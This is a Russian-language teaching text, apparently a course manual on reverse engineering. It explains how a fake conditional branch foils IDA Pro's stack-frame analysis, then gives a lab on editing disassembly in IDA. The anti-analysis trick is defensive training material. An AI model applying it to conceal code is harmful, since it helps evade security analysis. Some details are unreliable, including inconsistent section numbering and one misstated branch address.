Обход анализа слоев стека делает бесполезными некоторые другие методики дизассемблирования. Самым ярким примером является плагин Hex-Rays Decompiler для IDA Pro, которое генерирует псевдокод функции на языке, близком к C.

Для начала исследуем функцию, задача которой – сорвать анализ слоя стека (листинг 15.1).

Листинг 15.1. Функция, предотвращающая анализ слоя стека

```

00401543 sub_401543 proc near ; CODE XREF: sub_4012D0+3Cp
00401543 ; sub_401328+9Bp
00401543
00401543 arg_F4 = dword ptr 0F8h
00401543 arg_F8 = dword ptr 0FCh
00401543
00401543 000 sub esp, 8
00401546 008 sub esp, 4
00401549 00C cmp esp, 1000h
0040154F 00C jl short loc_401556
00401551 00C add esp, 4
00401554 008 jmp short loc_40155C
00401556 ; -----
00401556
00401556 loc_401556: ; CODE XREF: sub_401543+Cj
00401556 00C add esp, 104h
0040155C
0040155C loc_40155C: ; CODE XREF: sub_401543+11j
0040155C -F8 1 mov [esp-0F8h+arg_F8], 1E61h
00401564 -F8 lea eax, [esp-0F8h+arg_F8]
00401568 -F8 mov [esp-0F8h+arg_F4], eax
0040156B -F8 mov edx, [esp-0F8h+arg_F4]

```

```

0040156E -F8 mov eax, [esp-0F8h+arg_F8]
00401572 -F8 inc eax
00401573 -F8 mov [edx], eax
00401575 -F8 mov eax, [esp-0F8h+arg_F4]
00401578
00401578 -F8 mov eax, [eax]
0040157A -F8 add esp, 8
0040157D -100 retn
0040157D sub_401543 endp ; sp-analysis failed

```

Методики предотвращения анализа слоев стека сильно зависят от используемого компилятора. Конечно, если вредоносная программа полностью написана на ассемблере, ее автор может прибегать к более оригинальным решениям. Но при использовании высокоуровневых языков, таких как C или C++, особое внимание приходится уделять итоговому коду, которым можно манипулировать.

В левом столбце листинга 15.1 показаны стандартные для IDA Pro префиксы строчек, которые состоят из имени сегмента и адреса в памяти для каждой функции. В столбце справа находится указатель на стек. В каждой строке он равен значению регистра ESP относительно его содержимого на момент начала функции. В этом листинге видно, что слой стека данной функции основан на ESP, а не на EBP, как в большинстве случаев. В IDA Pro этот столбец с указателем на стек можно включить с помощью меню Options (Параметры).

На шаге 1 указатель на стек начинает отображаться как отрицательное число. Это недопустимо для нормальной функции, поскольку так она может повредить слой стека вызывающего ее кода. Кроме того, по мнению IDA Pro, эта функция принимает 62 аргумента, из которых используется только 2.

ПРИМЕЧАНИЕ

Чтобы подробно исследовать в IDA Pro этот огромный слой стека, нажмите Ctrl+K. Если вы попытаетесь нажать Y, чтобы снабдить эту функцию прототипом, то получите один из самых уродливых результатов, который вам когда-либо приходилось видеть.

Как вы уже могли догадаться, эта функция не принимает 62 аргумента. На самом деле аргументов у нее вообще нет – она содержит лишь две локальные переменные. Код, ответственный за срыв анализа в IDA Pro, находится рядом с началом функции, между адресами 00401546 и 0040155C. Это простое сравнение с двумя ответвлениями.

Регистр ESP сравнивается со значением 0x1000. Если он меньше 0x1000, то выполняется код по адресу 00401556, в противном случае происходит переход в 00401556. Каждое ответвление добавляет в ESP определенное значение: 0x104 в случае с «меньше» и 4 в случае с «больше или равно». С точки зрения дизассемблера на этом этапе сдвиг указателя на стек может иметь два значения в зависимости от того, какое ответвление было выбрано. И, к счастью для автора вредоноса, выбор оказался неверным.

Ранее мы уже обсуждали условные переходы, которые таковыми не являются, так как их условие всегда дает один и тот же результат – например, инструкция jz, идущая сразу за хог еах, еах. Изобретательные злоумышленники умеют добавлять в свои алгоритмы специальную семантику для отслеживания подобных флагов с гарантированным состоянием и ложных условных ответвлений. Такой код может пригодиться во многих ситуациях, к тому же в реализации он довольно прямолинейный, хотя и громоздкий.

В листинге 15.1 инструкция `cmp esp, 1000h` всегда дает один и тот же результат. Опытный аналитик безопасности может заметить, что самая нижняя страница памяти в Windows-процессе не будет использоваться в качестве стека, поэтому данное сравнение практически гарантирует выбор ответвления «больше или равно». Но дизассемблер не обладает интуицией такого уровня. Его задача состоит в отображении инструкций. Он не предназначен для сравнения всех решений, принимаемых кодом, с набором реальных сценариев.

Суть проблемы в том, что дизассемблер считает инструкцию `add esp, 104h` верной и уместной, корректируя соответствующим образом свою интерпретацию стека. Инструкция `add esp, 4` в ответвлении «больше или равно» служит лишь для коррекции стека после выполнения `sub esp, 4`, которое происходит перед сравнением. В итоге значение ESP будет таким же, как и до начала последовательности по адресу 00401546.

Чтобы справиться с мелкими изменениями слоя стека (которые случаются из-за того, что анализ слоев стека по самой своей природе ненадежен), можно использовать IDA Pro. Для этого поместите курсор в определенную строку ассемблерного кода и нажмите Alt+K, что позволит вам поправить указатель на стек. Но во многих случаях (таких как в листинге 15.1) более эффективным будет изменить инструкции для манипуляции слоем стека, как показано в примерах выше.

Антидизассемблирование не ограничивается методиками, описанными в данной работе. Это целый класс приемов, которые позволяют воспользоваться сложностями, присущими анализу вредоносного кода. Такие продвинутые программы, как современные дизассемблеры, отлично справляются с разбором кода на инструкции, но даже им приходится основывать свой выбор на предположениях. Для каждого выбора или предположения, которые могут быть сделаны дизассемблером, существует потенциальная методика антидизассемблирования.

В этой работе было показано, как работают дизассемблеры и чем отличаются линейная и поточная стратегии. Поточные дизассемблеры усложняют антидизассемблирование, но вовсе не делают его невозможным — нужно лишь понимать, что вывод о месте выполнения кода делается исходя из догадок. Многие приемы, направленные против поточной стратегии, подразумевают создание условных инструкций для управления потоком, которые во время выполнения всегда дают один и тот же результат (неизвестный дизассемблеру).

С помощью скрытия управления потоком вредоносная программа может сделать так, чтобы аналитик безопасности пропустил определенный фрагмент кода или не понял его истинное назначение (во втором случае маскируется связь кода с другими функциями и системными вызовами). Мы рассмотрели несколько способов, как этого можно достичь, начиная от инструкции `retn` и заканчивая использованием SEH-обработчиков в качестве универсальных переходов.

Контрольные вопросы

1. Антидизассемблирование
2. Искажение алгоритмов дизассемблирования
3. Поточное дизассемблирование
4. Методики антидизассемблирования
5. Инструкции перехода с одинаковыми операндами

6. Инструкции перехода с постоянным условием
7. Невозможность дизассемблирования
8. Замена байтов инструкциями NOP в IDA Pro
9. Скрытие управления потоком
10. Проблема указателей на функции
11. Добавление в IDA Pro пропущенных перекрестных ссылок
12. Злоупотребление указателем на возвращаемое значение
13. Злоупотребление структурированными обработчиками исключений

Лабораторная работа № 3 Манипулирование результатом дизассемблирования и методы защиты приложений

3.1 Манипулирование результатом дизассемблирования

- 3.1 имена и присваивание имён
- 3.1.2 Комментарии в IDA
- 3.1.3 Первичное преобразование кода
- 3.1.4 Управление функциями
- 3.2 Типы данных и структуры данных
- 3.2.1 Использование распознавания структуры данных
- 3.2.2 Создание Структур IDA
- 3.2.3 Использование шаблонов структур
- 3.2.4 Импортирование новых структур
- 3.3 Перекрестные ссылки и построение графа
- 3.3.1 Перекрестные ссылки
- 3.3.2 Графы

Одной из наиболее мощных функций, которые предлагает IDA, является возможность легко управлять дизассемблированием в плане добавления новой информации или изменения листинга. IDA автоматически обрабатывает операции, такие как глобальный поиск и замена, и делает тривиальной работу, состоящую из переформатирования инструкций и данных и наоборот, функции, не доступной в других инструментах дизассемблирования.

3.1 Имена и присваивание имён

В этом пункте мы столкнемся с двумя типами имен, встречающиеся при дизассемблировании с помощью IDA: имена, связанные с виртуальными адресами (именованными областями) и имена, относящиеся к переменным структуры стека. В большинстве случаев IDA автоматически генерирует эти имена согласно ранним документам, причем ссылается на них, как на фиктивные.

Эти имена редко указывают на назначение области или переменной, а значит, не облегчают наше понимание программы. Благодаря IDA, Вы с легкостью измените все имена, в то время как IDA будет обрабатывать любые детали в изменениях ассемблерного кода. В большинстве случаев, изменение имени – это простая операция: клик на нужном имени подсветит его, после чего нужно нажать на клавишу N для открытия диалогового окна изменения имени. Есть другой вариант: щелчок правой клавишей мыши вызовет меню, в котором есть пункт – Rename.

Параметры и локальные переменные. Имена, связанные с переменными стека, являются самой простой формой именования в листинге ассемблерного кода, прежде всего потому, что они не связаны с определенным виртуальным адресом, а значит, они не могут появиться в окне Names. Как и в большинстве языков программирования, такие имена ограничены в возможностях внутри функции, которой принадлежит стековый фрейм. Таким образом, у каждой функции в программе должна быть переменная стека `arg_0`, но ни у одной функции не может быть больше чем одной переменной с именем `arg_0`.

Как только будет введено новое имя, IDA позаботится о том, чтобы каждое упоминание старого имени в контексте текущей функции изменилось на новое.

Если Вы когда-нибудь захотите вернуться к имени по умолчанию для данной переменной, то в предыдущем диалоговом окне строку нужно оставить пустой, тогда IDA сгенерирует имя, зарезервированное по умолчанию

Именованные области. Переименование именованной области или обозначение имени области, которая его ещё не имела, проходит немного по-другому, нежели переименование переменной стека. Процесс доступа к диалоговому окну идентичен (по горячей клавише N).

Параметр «Maximum length of new names» дублирует значение из одного из файлов конфигурации IDA (<IDADIR>/cfg/ida.cfg). Вы можете использовать имя переменной и длиннее 15-ти символов, правда тогда IDA предложит вам увеличить максимально допустимую длину имени. Согласившись на это изменение, вы подтвердите изменение максимальной длины в рамках текущей базы данных. Любые другие базы данных, которые Вы создадите в дальнейшем, будут использовать значение, содержащееся в конфигурационном файле.

Возможные атрибуты, которые связаны с именем области:

- Локальное имя (local name) ограничено возможностями текущей функции, таким образом реализована уникальность имен в пределах одной функции. Как и локальные переменные, две различные функции могут содержать два идентичных локальных имени, однако два идентичных локальных имени не могут принадлежать единственной функции. Именованные области, которые находятся вне границ функции, не определяются как локальные имена. Как и глобальные переменные, они включают в себя имена функций.

- Включение в список имен (including in names list). Выбирая эту опцию, вы добавляете введенное имя в окно Names, которое может облегчить поиск данного имени, когда Вы захотите к нему вернуться. Имена, сгенерированные автоматически (фиктивные), по умолчанию никогда не включаются в окно Names.

- Общедоступное имя (public name). Обычно – это имя, которое экспортируется двоичным файлом как общая библиотека. Синтаксические анализаторы IDA обычно обнаруживают такие имена при парсинге заголовков во время начальной загрузки в базу данных. Выбирая этот атрибут, вы заставляете обработчик определять символ как public name.

- Автоматически сгенерированное имя (Autogenerated name). Этот атрибут не оказывает никакого видимого эффекта на дизассемблирование.

- Слабое имя (weak name). Слабый символ – специализированная форма общедоступного символа, использующегося только когда никакой общедоступный символ того же имени не находится для переопределения.

– Create name anyway. Для областей вне функции (в глобальной видимости) нельзя давать одинаковые имена.

Если Вы редактируете имя в пределах глобальных границ (например, имя функции или глобальной переменной) и пытаетесь присвоить имя, которое уже используется в базе данных, IDA предложит сгенерировать уникальный числовой суффикс, чтобы разрешить данный конфликт.

Если вы редактируете локальное имя в пределах функции и пытаетесь присвоить имя, которое уже используется, то по умолчанию Ваша попытка

будет отклонена. Выбирая «Create name anyway», вы вынуждаете IDA сгенерировать уникальный числовой суффикс для этого локального имени.

Имена регистров. IDA позволяет переименовывать регистры в пределах границ функции. Переименование регистра работает почти такие же, как и переименование в любой другой области. Используйте горячую клавишу N, или щелкните правой кнопкой по имени регистра, и выберите Rename, чтобы открыть диалоговое окно. Когда Вы переименовываете регистр, Вы, в действительности, задаете псевдоним, по которому можно обратиться к регистру для текущей функции. IDA выполнит замену всех экземпляров имени регистра новым псевдонимом. Невозможно переименовать регистр, используемый в коде, который не принадлежит функции.

6.2 Комментарии в IDA

Комментарии полезны для описания последовательностей инструкций ассемблера высокоуровневым способом. Например, Вы могли бы записать комментарии, используя операторы языка C, чтобы описать поведение определенной функции.

IDA предлагает несколько различных стилей комментариев, каждый из которых служит для определенной цели. Комментарии могут быть связаны с любой строкой ассемблерного кода с помощью опции Edit ► Comments. К функции комментариев IDA можно обратиться через горячие клавиши или контекстные меню.

Большинство комментариев IDA снабжено префиксом «точка с запятой», чтобы указать, что остаток строки нужно считать комментарием. Это подобно стилям комментариев, используемых многими ассемблерами, и приравнивается к # - во многих языках сценариев или // - в C++.

Стандартные комментарии. Самый простой комментарий - стандартный. Стандартные комментарии помещены в конце ассемблерных строк. Щелкните правой кнопкой в правом поле дизассемблирования или используйте двоеточие (горячая клавиша :), чтобы активировать диалоговое окно записи комментария. Стандартные комментарии можно разместить на нескольких строках, если Вы будете использовать многострочные комментарии в диалоговом окне записи комментария. Каждая из строк будет отмечена отступом, чтобы выстроить комментарии в линию на правой стороне ассемблерного кода. Чтобы отредактировать или удалить комментарий, Вы должны вновь открыть диалоговое окно записи комментария и, соответственно, отредактировать или удалить весь текст комментария. По умолчанию стандартные комментарии выделены на экране синим цветом.

Повторяющиеся комментарии. Этот тип комментариев примечателен тем, что, будучи поставлен однажды, он может автоматически появляться во многих местах в ассемблерном коде. Свойство повторяющихся комментариев связано с понятием перекрестных ссылок. Когда одна программная область обращается ко второй, которая содержит повторяющийся комментарий, тогда комментарий, связанный со второй областью, отражен в первой. По умолчанию

отраженный комментарий выделен серым. Горячая клавиша для таких комментариев - точка с запятой (;).

Различная форма повторяющегося комментария связана со строками. Всякий раз, когда IDA автоматически создает строковую переменную, виртуальный повторяющийся

комментарий добавляется в область этой переменной. Мы говорим виртуальный, потому что этот комментарий не может редактировать пользователь. Текст виртуального комментария добавляется в содержимое строковой переменной и выводится на экран везде в базе данных, как повторяющийся комментарий. В результате любые области программы, которые обращаются к строковой переменной, выведут на экран строковую переменную вместе с повторяющимся комментарием.

«Следующие» и «предыдущие» строки. Данный тип комментариев выглядит как целая строка, которая появляется до (anterior) и после (posterior) ассемблерной строки. Такие комментарии цветом никак не отмечены и встречаются только в IDA.

Функциональные комментарии. Функциональные комментарии позволяют группировать и отображать комментарии вверху листинга ассемблерного кода функции. Комментарий вставляется при первом появлении имени функции в самом её начале, а затем добавляется либо обычный, либо повторяющийся комментарий. Повторяющиеся функциональные комментарии видны в любых областях, которые вызывают прокомментированную функцию.

6.3 Первичное преобразование кода

Преобразование кода IDA включает следующие операции:

- Преобразование данных в код.
- Преобразование кода в данные.
- Преобразование последовательности инструкций в функцию.
- Изменение начального и конечного адреса существующих функций.
- Изменение формата вывода операндов.

Множество факторов влияют на степень использования этих операций, включая Ваше личное мнение.

Параметры отображения кода. Каждая строка дизассемблированного кода состоит из частей, которые IDA называет «частями дизассемблированных строк». В такой строке всегда присутствуют метки, мнемоника и операнд. Вы можете выбрать дополнительные параметры для каждой дизассемблированной строки, используя Опции ► Общие (Option ► General) на вкладке Disassembly.

Отображение частей дизассемблированных строк содержит несколько опций, которые выбраны по умолчанию: настройка текстового представления дизассемблирования IDA - префиксов строки, комментариев и повторяющихся комментариев.

Префиксы строки section: address – это часть каждой дизассемблированной строки. Если убрать галочку с этой опции, то из каждой строки дизассемблирования будет удален префикс.

Выбор Stack Pointer позволит видеть на экране относительное изменение по мере выполнения каждой функции. Это может быть полезно в распознавании несоответствий в условных обозначениях или необычных манипуляций с указателем на вершину стека.

Всякий раз, когда IDA встречается с функциональным оператором возврата и обнаруживает, что значение указателя вершины стека не ноль, отмечается ошибка, строка инструкции выделяется красным цветом. В некоторых случаях это может быть преднамеренной попыткой прервать автоматизированный анализ.

Простые и повторяющиеся комментарии. Отмена любой из этих опций запрещает отображать определенный тип комментария.

Автоматические комментарии. IDA может иногда напомнить, как именно выполняются некоторые команды, используя для этого автоматические комментарии. Для таких тривиальных инструкций, как x86 mov, комментарии естественно не добавляются. Комментарии пользователей всегда приоритетнее автоматических; поэтому, если Вы

хотите видеть автоматический комментарий IDA для строки, Вам придется удалить все собственные комментарии (обычные или повторяющиеся).

Некорректная команда, маркер <BAD>. IDA может отмечать команды, корректные для процессора, но не распознаваемые некоторыми компиляторами. Недокументированные (в противоположность недопустимым) команды ЦП также могут попасть в эту категорию. В таких случаях IDA дизассемблирует инструкцию как последовательность байтов данных и выведет на экран недокументированную команду как комментарий с предисловием <BAD>.

Количество байтов кода операции. IDA позволяет Вам просматривать байты машинного языка, связанные с каждой инструкцией, синхронизируя шестнадцатеричный вывод с дисплеем листинга дизассемблирования. Дополнительно Вы можете просмотреть байты машинного языка с командами ассемблера, определяя число байтов машинного языка, которые IDA должна выводить на экран для каждой команды.

Форматирование операндов команд. Во время процесса дизассемблирования IDA принимает много решений относительно того, как отформатировать операнды, связанные с каждой инструкцией. Самые большие проблемы обычно связаны с тем, как отформатировать различные целочисленные константы, использующие большое разнообразие типов команд. Чтобы сделать результат дизассемблирования более читабельным, IDA пытается, когда возможно, использовать символьные имена, а не числа. Во многих других случаях, точный контекст, в котором используется константа, возможно, не вполне четкий. Когда это происходит, константа обычно форматируется как шестнадцатеричная константа.

Щелчок правой кнопкой по любой константе в ассемблерном коде открывает контекстно-зависимое меню. В этом случае предлагается переформатировать константу в десятичный, восьмеричный, или двоичный

Очень часто в своем исходном коде программисты используют именованные константы. Такие константы могут быть результатом `#define` операторов (или их эквивалента), или могут принадлежать ряду исчисляемых констант. К сожалению, к тому времени, когда компилятор заканчивает с исходным кодом, уже невозможно определить, использовалась ли в исходнике символьная или числовая константа. IDA поддерживает большой каталог констант, связанных со многими библиотеками, такими как стандартная библиотека C или API Windows. Этот каталог доступен в опциях символьной константы – *Use standard symbolic constant* в меню любой константы.

3.1.2 Управление функциями

У Вас найдется много причин, чтобы захотеть управлять функциями после того, как был завершен начальный анализ. Например, если IDA не в состоянии определить местоположение вызова функции, она не будет распознана. Или IDA не может определить местоположение конца функции, требуя вмешательство с Вашей стороны, чтобы исправить дизассемблирование. IDA может быть трудно определить местоположение конца функции, если компилятор разделил функцию на несколько диапазонов адресов или когда в процессе оптимизации кода компилятор объединил общие последовательности конца двух или больше функций, чтобы оставить свободное место.

Создание новых функций. Новые функции могут быть созданы существующими командами, которые уже не принадлежат функции, или из байтов необработанных данных, которые не были определены IDA (такими как двойные слова или строки). Для создания функции, поместите курсор в первый байт или команду, которая будет включена в новую функцию, и выберите **Edit ► Functions ► Create Function**. IDA пытается преобразовать данные, чтобы кодировать их в случае необходимости. Затем сканирует следующие строки, чтобы проанализировать структуру функции и найти оператор возврата. Если IDA сможет определить местоположение конца функции, она генерирует новое имя функции, анализирует стековый фрейм, и реструктурирует код в теле функции. Если же она не

смогла определить местоположение конца функции или встретила с какими-либо запрещенными командами, то операция прерывается.

Удаление Функций. Удалить существующую функцию вы можете, нажав на Edit ► Functions ► Delete Function, если думаете, что IDA допустила ошибку в анализе.

Функциональные Блоки. Функциональные блоки обычно находятся в коде, сгенерированном компилятором Microsoft Visual C++. Блоки - результат перемещения компилятором участков кода, которые реже всего выполняются, чтобы уплотнить часто выполняемые блоки в страницах памяти, которые вряд ли будут выгружены.

Когда функция разделена таким способом, IDA пытается определить местоположение всех связанных блоков, следуя по переходам, которые ведут к каждому блоку. В большинстве случаев IDA правильно определяет

местоположения всех блоков по списку названий каждого блока в заголовке функции.

В некоторых случаях IDA не может определить местоположение каждого функционального блока, а в некоторых, функция не распознается как блочная. В таких случаях Вы должны вручную удалить созданные блоки или создать их самим.

Вы создаете новые функциональные блоки, выбирая диапазон адресов, принадлежащих блоку, который не должен быть частью другой уже существующей функции, выбрав для этого Edit ► Functions ► Append Function Tail. Далее Вас попросят выбрать родительскую функцию из списка всех определенных функций.

В листинге ассемблерного кода функциональные блоки упоминаются как function chunks, а в меню IDA блоки функций названы function tails.

Для удаления функционального блока, подведите курсор к любой строке блока и выберите Edit ► Functions ► Remove Function Tail. Далее Вас попросят подтвердить своё решение.

Вы можете сделать так, чтобы IDA не создала функциональные блоки, убрав галочку с Create functional tails loader при загрузке файла в IDA. Эта одна из опций загрузчика, доступная через Опции Ядра(Kernel options) (см. Главу 4) в начальном диалоговом окне загрузки файла. Если Вы отключаете Function Tails, Вы можете заметить, что теперь там содержатся переходы к областям вне границ функции. IDA выделяет такие переходы красным цветом и стрелками в окнах на левой стороне дизассемблирования. В графическом представлении для соответствующей функции не выведены на экран цели таких переходов.

Функциональные параметры. В IDA у функций есть много параметров:

Имя функции - альтернативный путь для смены имени функции.

Начальный адрес - адрес первой команды в функции. IDA чаще всего определяет это автоматически, либо во время анализа или от адреса, используемого во время создания функции.

Конечный адрес - наиболее часто это адрес команды возврата. IDA чаще всего определяет это автоматически, либо во время анализа или от адреса, используемого во время создания функции.

Область локальных переменных - представляет собой число байтов в стеке, выделенных для локальных переменных функции.

Сохраненные регистры (Saved registers) - число байтов, используемых, чтобы сохранить значение регистров от имени вызывающей стороны. IDA полагает, что сохраненная область регистра лежит выше сохраненного обратного адреса и ниже любых локальных переменных функции.

Очищенные(purged) байты - очищенные байты показывают число байтов параметров, которые функция удаляет из стека, когда возвращала значение.

Допустимая ошибка (корректировка) указателя фрейма. В некоторых случаях компиляторы могут скорректировать указатель на фрейм функции, чтобы указать примерно в середину области локальной переменной, а не в

сохраненное значение указателя фрейма у основания области локальной переменной. Это расстояние от скорректированного указателя фрейма до сохраненного указателя фрейма называют допустимой ошибкой указателя фрейма. В большинстве случаев любая допустимая ошибка указателя фрейма вычисляется автоматически при анализе. Компиляторы используют допустимую ошибку стекового фрейма для оптимизации скорости. Назначение допустимой ошибки заключается в том, чтобы сохранить как можно больше переменных стекового фрейма в пределах досягаемости введенного смещения 1 байта (-128. + 127) от указателя фрейма.

Дополнительные флажки опции доступны, чтобы характеризовать функцию. Как с другими полями в пределах диалогового окна, эти флажки обычно отражают результаты автоматического анализа IDA. Следующие атрибуты могут быть как включены, так и нет.

Невозвращение: функция не возвращается к ее вызывающей стороне.

Далекая функция используется, чтобы отметить функцию как далекую функцию на сегментированной архитектуре.

Библиотека func отмечает функцию как библиотечный код. Библиотечная функция отмечается в коде цветом, определенным только для таких функций, чтобы отличать её от обычных функций,

Статический func показывает только список всех статических параметров.

Фрейм, базирующийся на BP (BP based frame) показывает, что функция использует указатель фрейма. Для фреймов, основанных на указателях, ссылки на память, которые используют указатели фреймов, отформатированы так, чтобы использовать символьные имена переменной стека, а не числовые смещения.

BP эквивалентен SP. Некоторые функции конфигурируют указатель фрейма, чтобы указать на вершину стекового фрейма (наряду с указателем вершины стека) после ввода функции. По существу это то же самое, что и наличие допустимой ошибки указателя фрейма, равной области локальной переменной.

Корректировка Указателя вершины стека. Если IDA не удастся определить, изменяется ли указатель на команду вершины стека, вам придется вручную подкорректировать указатель на вершину стека.

Самый простой пример такого случая – когда происходит вызов функции другой функцией, используя `stdcall`. Если вызванная функция находится в совместно используемой библиотеке, о которой IDA неизвестно, то IDA не будет знать, что функция использует `stdcall` и будет не в состоянии учесть факт, что указатель вершины стека будет изменен вызванной функцией до возврата. Таким образом, IDA отобразит неточное значение указателя вершины стека

3.1.3 Преобразование данных для кодирования

При автоматическом анализе байты данных могут быть неправильно классифицированы как байты кода и дизассемблированы в команды, или байты кода могут быть неправильно классифицированы как байты данных и отформатированы как значения. Это происходит по многим причинам. Например, некоторые компиляторы встраивают данные в раздел кода программ или на некоторые байты кода никогда не ссылаются непосредственно как на код, и IDA решает не дизассемблировать их. Запутанные программы в особенности имеют тенденцию размывать различие между разделами кода и разделами данных.

Независимо от причины, по которой Вы хотите переформатировать свой код ассемблера, это сделать довольно легко. Первым делом удалите свое текущее форматирование (кода или данных). Можно убрать переопределение функции, кода или данных, щелкнув правой кнопкой по элементу, который Вы хотите переопределить и выбрать *undefine* (также `Edit ► Undefine` или горячая клавиша `U`) в выпадающем меню. Такое переопределение элемента заставляет базовые байты быть переформатированными как список необработанных значений. Чтобы переопределить большие области, используйте метод буксировки. К примеру:

```
.text:004013E0 sub_4013E0 proc near
.text:004013E0 push ebp
.text:004013E1 mov ebp, esp
.text:004013E3 pop ebp
.text:004013E4 retn
.text:004013E4 sub_4013E0 endp
```

Переопределение этой функции привело бы к появлению серии несортированных байтов, показанных здесь, которые мы очень хотели переформатировать:

```
.text:004013E0 unk_4013E0 db 55h ; U
.text:004013E1 db 89h ; ë
.text:004013E2 db 0E5h ; s
.text:004013E3 db 5Dh ; ]
.text:004013E4 db 0C3h ; +
```

Чтобы дизассемблировать последовательность неопределенных байтов, щелкните правой кнопкой по первому нужному байту, и выберите Код (также Edit ► Code или горячая клавиша C). Это заставляет IDA дизассемблировать все байты, пока она не встречается с определенным элементом или запрещенной командой. Чтобы преобразовать большие области, используйте метод буксировки.

Преобразование кода в данные происходит немного сложнее. Во-первых, невозможно преобразовать код в данные, используя контекстное меню. Можно использовать только Edit ► Data или горячую клавишу D. Для объемного преобразования команд в данные легче всего сначала выполнить переопределение всех команд, которые Вы хотите преобразовать в данные, а затем форматировать уже данные.

3.2 ТИПЫ ДАННЫХ И СТРУКТУРЫ ДАННЫХ

Самый простой метод для того, чтобы связать определенный тип данных с переменной - использование переменной в качестве параметра к функции, о которой мы хоть что-то знаем. Во время ее анализа IDA комментирует типы данных, основанные на использовании переменных в функции, для которой у IDA есть прототип. Когда возможно, IDA использует имя формального параметра, взятого от прототипа функции вместо того, чтобы генерировать фиктивное имя по умолчанию для переменной. Это можно заметить в следующем дизассемблировании вызова connect:

```
.text:004010F3 push 10h ; namelen
.text:004010F5 lea ecx, [ebp+name]
.text:004010F8 push ecx ; name
.text:004010F9 mov edx, [ebp+s]
.text:004010FF push edx ; s
.text:00401100 call connect
```

В нем мы можем видеть, что каждое нажатие было прокомментировано именем параметра (взятого из базы IDA о прототипе функции). Кроме того, две локальных переменные стека были названы по имени параметров, которым они соответствуют. В большинстве случаев эти имена будут намного более информативными, чем фиктивные имена, генерируемые IDA.

Недостаток IDA в том, что она распознает только параметры функции, которые помещены в стек.

Во многих случаях IDA будет знать прототип функции, и вы увидите это, наведя мышь на ее имя. Если о функции IDA ничего не известно, то лучше всего Вам обратиться к справочной литературе.

3.2.1 Использование распознавания структуры данных

Прежде, чем мы сможем обсудить функцию IDA для улучшения читабельности кода, который использует сложные типы данных, мы должны рассмотреть, на что похож такой код.

3.2.2 Доступ к элементам массива

Массивы - самая простая компонентная структура данных с точки зрения расположения памяти. Традиционно, массивы - непрерывные блоки памяти, которые содержат последовательные элементы одного типа данных. Размер массива легко вычислить – это произведение количества элементов на их размер.

Получить доступ к отдельным элементам можно, используя индексное значение, которое может быть переменной или константой. Способ, которым получают доступ к элементу массива, зависит не только от типа используемого индекса, но и от того, в пределах какого пространства памяти программы выделен участок под массив.

Глобальные Массивы. Когда массив определен в пределах глобальной области данных программы (в пределах `.data` или раздела `.bss`, например), начальный адрес массива компилятор определяет во время компиляции. Фиксированный начальный адрес позволяет компилятору вычислить фиксированные адреса для любого элемента массива, к которому можно получить доступ, используя фиксированный индекс.

Дизассемблирование не даст нам точных данных о том, что в коде присутствует глобальный массив.

Использование значений индексных переменных приводит нас к началу массива, потому что базовый адрес будет показан, когда вычисленное смещение будет добавлено к нему, чтобы вычислить фактическое расположение массива.

Стековые Массивы. На практике компиляторы обрабатывают стековые массивы почти как и глобальные. Однако во время компиляции не известен адрес, в котором будет выделен массив, таким образом, компилятор не может вычислить адрес этого массива, в отличие от того, как это было бы сделано в глобальном массиве.

«Кучевые» (heap-allocated) Массивы. Кучевые массивы образуются, используя функцию динамического выделения памяти, такую как `malloc (C)` или `new (C++)`. С точки зрения компилятора разница в том, что он должен генерировать все ссылки в массив, основанный на значении адреса, возвращенном из функции выделения памяти.

3.2.3 Доступ к элементам структуры

Главным отличительным признаком структур является то, что к полям данных в пределах структуры получают доступ по имени, а не по индексу, как это реализовано в массивах. К сожалению, имена полей преобразованы в числовые смещения компилятором. Таким образом, к тому времени, когда вы посмотрите на результат дизассемблирования, доступ к полю структуры становится удивительно похожим на доступ к элементам массива через постоянные индексы.

Минимальное требуемое пространство для структуры определено суммой пространства, требуемого каждому полю в пределах структуры. По умолчанию компиляторы стремятся выровнять поля структуры по адресам памяти, которые позволяют эффективнее читать и записывать в них.

Глобальные Структуры. Как и с глобальными массивами, адрес глобальных структур известен во время компиляции. Это позволяет компилятору вычислять адрес каждого элемента структуры во время компиляции и избавляет от необходимости делать любые вычисления во время выполнения.

Стековые Структуры. Как и стековые массивы, стековые структуры трудно распознать, основываясь только на расположении стека.

В случае стековых массивов в результате дизассемблирования мы получим пять отдельных переменных, а не единственную, которая содержит пять разных полей.

«Кучевые» Структуры. Кучевые структуры, оказывается, намного более прозрачны относительно размера структуры и расположения ее полей. Когда

кучевая структура выделена в программе, у компилятора нет никакого выбора, кроме как генерировать код, чтобы вычислить надлежащее смещение в структуре всякий раз, когда к полю требуется доступ. Для кучевой структуры единственная ссылка доступная компилятору, является указателем на начальный адрес структуры.

Массивы Структур. Предыдущие знания из глав о массивах и структурах применяются точно также при контакте с вложенными типами.

7.2. Создание Структур IDA

В следующих разделах мы рассмотрим как средства IDA могут улучшить читабельность кода, который управляет структурами.

7.2.1. Ручное Определение Структуры

Всякий раз, когда Вы обнаруживаете, что программа управляет структурой данных, Вы должны решить, хотите ли Вы включить имена полей структуры в код ассемблера или Вы можете понять все числовые смещения, появляющиеся в коде. В некоторых случаях IDA может распознать использование структуры, как часть стандартной библиотеки C или API Windows.

Создание Новой Структуры (или Объединение). Когда программа использует структуру, о которой у IDA нет никакой информации, IDA предлагает определить состав структуры и включить в дизассемблирование новую. Создание структуры в IDA происходит в окне Structures. Никакая структура не может быть включена в дизассемблирование, пока она сначала не занесена в окне Structures. Любая структура, которая известна IDA и распознана программой, автоматически присутствует в окне Structures.

Первые четыре строки в окне *Structures* служат постоянным напоминанием об операциях, которые возможны в пределах окна. Основные операции, которые нам нужны - добавление, удаление, и редактирование структур. Добавление структуры иницируется, используя клавишу INSERT.

Чтобы создать новую структуру, Вы должны задать имя в поле имени *Structure*. Первые два флажка определяют, где будет новая структура выведена на экран и будет ли выведена вообще. Третий флажок, *Create Union*, определяет, будет ли структура C или нет. Для структур размер вычисляется как сумма размеров каждого компонента, в то время как для объединений, размер вычисляется как размер самого большого компонента. «Добавить стандартную структуру» используется для доступа к списку всех известных IDA типов данных структур. Действие этой кнопки обсуждается в "Использовании Стандартных Структур" (Раздел 8.5). Как только Вы определяете имя структуры и нажимаете ОК, пустая структура создается в окне *Structures*.

Редактирование Элементов структуры. Чтобы добавить поля к Вашей новой структуре, Вы должны использовать команды D, A, и звездочку (*). Первоначально, только команда D полезна, и, к сожалению, ее действие очень зависит от расположения курсора.

